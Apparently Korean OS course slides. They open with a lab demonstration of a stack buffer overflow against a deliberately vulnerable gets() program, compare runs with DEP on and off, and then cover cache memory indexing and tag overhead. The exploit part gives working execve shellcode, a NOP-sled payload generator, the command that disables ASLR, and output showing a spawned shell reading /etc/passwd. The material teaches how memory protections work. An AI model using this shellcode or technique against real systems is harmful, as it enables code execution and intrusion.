# Check the memory map; w/ dep

```
srcadmin@srcadmin-virtual-machine:~/os_dep$ ./dep-enabled.exe
I have a vulnerability on a stack! buf = 0x7fffffff1f0 )
Please enter any strings: █
```

```
srcadmin@srcadmin-virtual-machine:~$ cat /proc/53208/maps
55555554000-555555555000 r--p 00000000 fd:00 539708          /home/si
55555555000-555555556000 r-xp 00001000 fd:00 539708          /home/si
55555556000-555555557000 r--p 00002000 fd:00 539708          /home/si
55555557000-555555558000 r--p 00002000 fd:00 539708          /home/si
55555558000-555555559000 rw-p 00003000 fd:00 539708          /home/si
55555559000-555555557a000 rw-p 00000000 00:00 0              [heap]
7ffff7c00000-7ffff7c28000 r--p 00000000 fd:00 3152146         /usr/lib
7ffff7c28000-7ffff7dbd000 r-xp 00028000 fd:00 3152146         /usr/lib
7ffff7dbd000-7ffff7e15000 r--p 001bd000 fd:00 3152146         /usr/lib
7ffff7e15000-7ffff7e19000 r--p 00214000 fd:00 3152146         /usr/lib
7ffff7e19000-7ffff7e1b000 rw-p 00218000 fd:00 3152146         /usr/lib
7ffff7e1b000-7ffff7e28000 rw-p 00000000 00:00 0
7ffff7fa9000-7ffff7fac000 rw-p 00000000 00:00 0
7ffff7fb000-7ffff7fdb000 rw-p 00000000 00:00 0
7ffff7fdb000-7ffff7fc1000 r--p 00000000 00:00 0              [vvar]
7ffff7fc1000-7ffff7fc3000 r-xp 00000000 00:00 0              [vds]
7ffff7fc3000-7ffff7fc5000 r--p 00000000 fd:00 3151809         /usr/lib
7ffff7fc5000-7ffff7fef000 r-xp 00002000 fd:00 3151809         /usr/lib
7ffff7fef000-7ffff7ffa000 r--p 0002c000 fd:00 3151809         /usr/lib
7ffff7ffb000-7ffff7ffd000 r--p 00037000 fd:00 3151809         /usr/lib
7ffff7ffd000-7ffff7fff000 rw-p 00039000 fd:00 3151809         /usr/lib
7ffff7ffde000-7ffff7fff000 rw-p 00000000 00:00 0              [stack]
ffffffff600000-ffffffff601000 --xp 00000000 00:00 0          [vsysca]
srcadmin@srcadmin-virtual-machine:~$ █
```

# Run it

---

```
srcadmin@srcadmin-virtual-machine:~/os_dep$ ./dep-disabled.exe  
a  
$ cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
srcadmin@srcadmin-virtual-machine:~/os_dep$
```

```
srcadmin@srcadmin-virtual-machine:~/os_dep$ ./dep-enabled.exe  
a  
Segmentation fault (core dumped)  
srcadmin@srcadmin-virtual-machine:~/os_dep$
```

# Exploit it!

turn off ASLR:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

```
#include <stdio.h>
#include <string.h>

int main() {
    char buf[128];

    printf("I have a vulnerability on a stack! ( buf = %p ) \n", buf);
    printf("Please enter any strings: ");
    gets(buf); → 그리고 얘는 취약한 함수죠!
}
```

To leak the stack addr.  
The reason why we need ASLR :)



```
I have a vulnerability on a stack! buf = 0x7fffffff1f0 )
```

# Write the exploit code

```
#include <unistd.h>
#include <string.h>
int main() {
    char ret[8] = "\xf0\xe1\xff\xff\xff\x7f";
    char nop[256];
    char shellcode[27] = \
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53" \
"\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";
    memset(nop, '\x90', 256);

    write(1, nop, 64); // nop sled
    write(1, shellcode, 27); // shellcode
    write(1, nop, 45); // padding + rbp
    write(1, ret, 8); // ret address to stack
}
```

```
gcc ex.c; ./a.out > ex
```

1	00000000:	9090	9090	9090	9090	9090	9090	9090	9090	9090
2	00000010:	9090	9090	9090	9090	9090	9090	9090	9090	9090
3	00000020:	9090	9090	9090	9090	9090	9090	9090	9090	9090
4	00000030:	9090	9090	9090	9090	9090	9090	9090	9090	9090
5	00000040:	31c0	48bb	d19d	9691	d08c	97ff	48f7	db53	
6	00000050:	545f	9952	5754	5eb0	3b0f	0590	9090	9090	
7	00000060:	9090	9090	9090	9090	9090	9090	9090	9090	
8	00000070:	9090	9090	9090	9090	9090	9090	9090	9090	
9	00000080:	9090	9090	9090	9090	f0e1	ffff	ff7f	0000	
10	00000090:	0a								


# Run with the dep files with the exploit!

```
srcadmin@srcadmin-virtual-machine:~/os_dep$ (cat ex; cat) | ./dep-disabled.exe
I have a vulnerability on a stack! ( buf = 0x7fffffff1f0 )
ls
ls
a.out  dep-disabled.exe  dep-enabled.exe  dep.c  ex  ex.c  ex.exe  run.sh
id
uid=1000(srcadmin) gid=1000(srcadmin) groups=1000(srcadmin),4(adm),24(cdrom),27
134(lxd),135(sambashare)
cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
```

```
srcadmin@srcadmin-virtual-machine:~/os_dep$ (cat ex; cat) | ./dep-enabled.exe
I have a vulnerability on a stack! ( buf = 0x7fffffff1f0 )

ls
Segmentation fault (core dumped)
```

# 캐시 메모리 (매핑)



# 캐시 메모리


- ▶ 캐시는 CPU와 메모리 사이의 속도 차이를 줄이기 위한 고속 메모리
  - 고속 메모리인 만큼 비싸고, 용량이 작으며 컴퓨터 성능에 영향을 미침
- ▶ 투명성 Transparency
  - 프로그래머는 캐시를 조작할 수 있는 명령어가 없음
  - 하드웨어 단에서 알아서 동작!

- ▶ Cache hit and miss
  - 만약 캐시에 CPU가 원하는 정보가 있다면 적중(Hit)
  - 만약 캐시에 CPU가 원하는 정보가 없다면 실패(Miss)

캐시 적중횟수


$$\text{적중률} = \frac{\text{캐시 적중횟수}}{\text{전체 메모리 참조횟수}}$$

- 평균 access 타임
  - $T_a = H \times T_c + (1 - H) \times Tm$ 
    - a: access
    - c: cache / m: memory




# 캐시의 인덱싱

- ▶ 캐시는 블록(Block)으로 구성되어 있음.
  - 각각의 블록은 데이터를 담고 있으며, 주소값을 키로써 접근
    - 메모리를 블록 단위로 구분 한다는 것.
    - modulo(나머지, mod) 연산을 통해 메모리 블록을 정해진 캐시 블록에만 사상
  - 블록의 개수(Blocks)와 블록의 크기(Block size)가 캐시의 크기를 결정
- ▶ 주소값 전체를 키로 사용하지는 않고, 그 일부만을 사용
  - e.g., 가령 블록 개수가 **1024**개이고, 블록 사이즈가 32바이트일 때, 32비트 주소가 주어진다면
    - 전체 주소에서 하위 5비트를 오프셋(Offset)으로 사용
    - 이후 10bit를 index로 사용 (why?)
  - 서로 다른 데이터의 인덱스가 중복될 위험이 너무 큰 주소 인덱싱




# Tag matching

- 인덱스의 충돌을 줄이기 위해 주소값의 일부를 태그(Tag)로 사용
- 블록 개수가 1024개이고, 블록 사이즈가 32B, 32 bit 주소 0x000c14B8에 접근할 때,
  - (0000 0000 0000 1100 0 001 0100 101 1 1000)
  - 먼저 인덱스(0010100101)에 대응하는 태그 배열(Tag array)의 필드에 접근한다.
  - 다음 태그 필드의 유효 비트(Valid bit)를 확인
  - 유효 비트가 1이라면 태그 필드(00000000000011000)와 주소의 태그(00000000000011000)가 같은지 비교
  - 비교 결과(true, 1)를 유효 비트(1)와 AND 연산한다.



# 다른 예제 그림 (이게 좀 더 쉽네요!)

- ▶ 01 010 0000에 대한 데이터 참조  
(T) (I) (offset)



# Tag overhead

---

- ▶ 태그가 추가됨에 따라 더 많은 공간이 필요...
- ▶ 하지만 캐시의 사이즈는 변함이 없음 → 캐시 메모리의 용량을 얘기할 때는 주로 태그 메모리는 빼고, 데이터 메모리 용량만을 의미
  - 예, 32KB 캐시는 태그와 관계없이 여전히 32KB 캐시
- ▶ 태그를 위한 공간은 블록 크기와 상관없는 오버헤드(Overhead)로 취급
- ▶ 1024개의 32B 블록으로 구성된 32KB 캐시의 태그 오버헤드
  - 17bit tag + 1bit valid flag = 18bit.
  - $18 \times 1024 = 18\text{Kb tags} = 2.25 \text{ KB}$ ,
  - i.e.,  $34.25/32 = 1.0703125$ , i.e., 약 7%의 오버헤드
- ▶ 그리고 Latency도 증가함
  - 1. 태그 배열에 접근해 히트를 확인, 2. 데이터 배열에 접근해 데이터를 가져오기 때문
  - 따라서 두 과정을 병렬적으로 → 태그 히트를 검색함과 동시에 미리 데이터를 가져옴.

# Tag matching 장단점

---

- ▶ 장점
  - 태그의 길이가 짧다
  - CPU 태그를 하나의 캐시 태그와 비교하기 때문에 하나의 비교기만 있으면 가능
  - 따라서 하드웨어 구현이 단순하고 접근 속도가 빠르다.
- ▶ 단점
  - 적중률이 저조
  - 특히 동일한 캐시 블록에 사상되는 다른 메모리 블록을 번갈아 참조할 때 캐시 블록에 심각한 충돌이 발생하여 적중률이 급격히 낮음 (ping-pong 문제)
  - 그래서 대용량 캐시 메모리일 경우에만 주로 직접 사상 방식을 이용


# Associative Cache

---

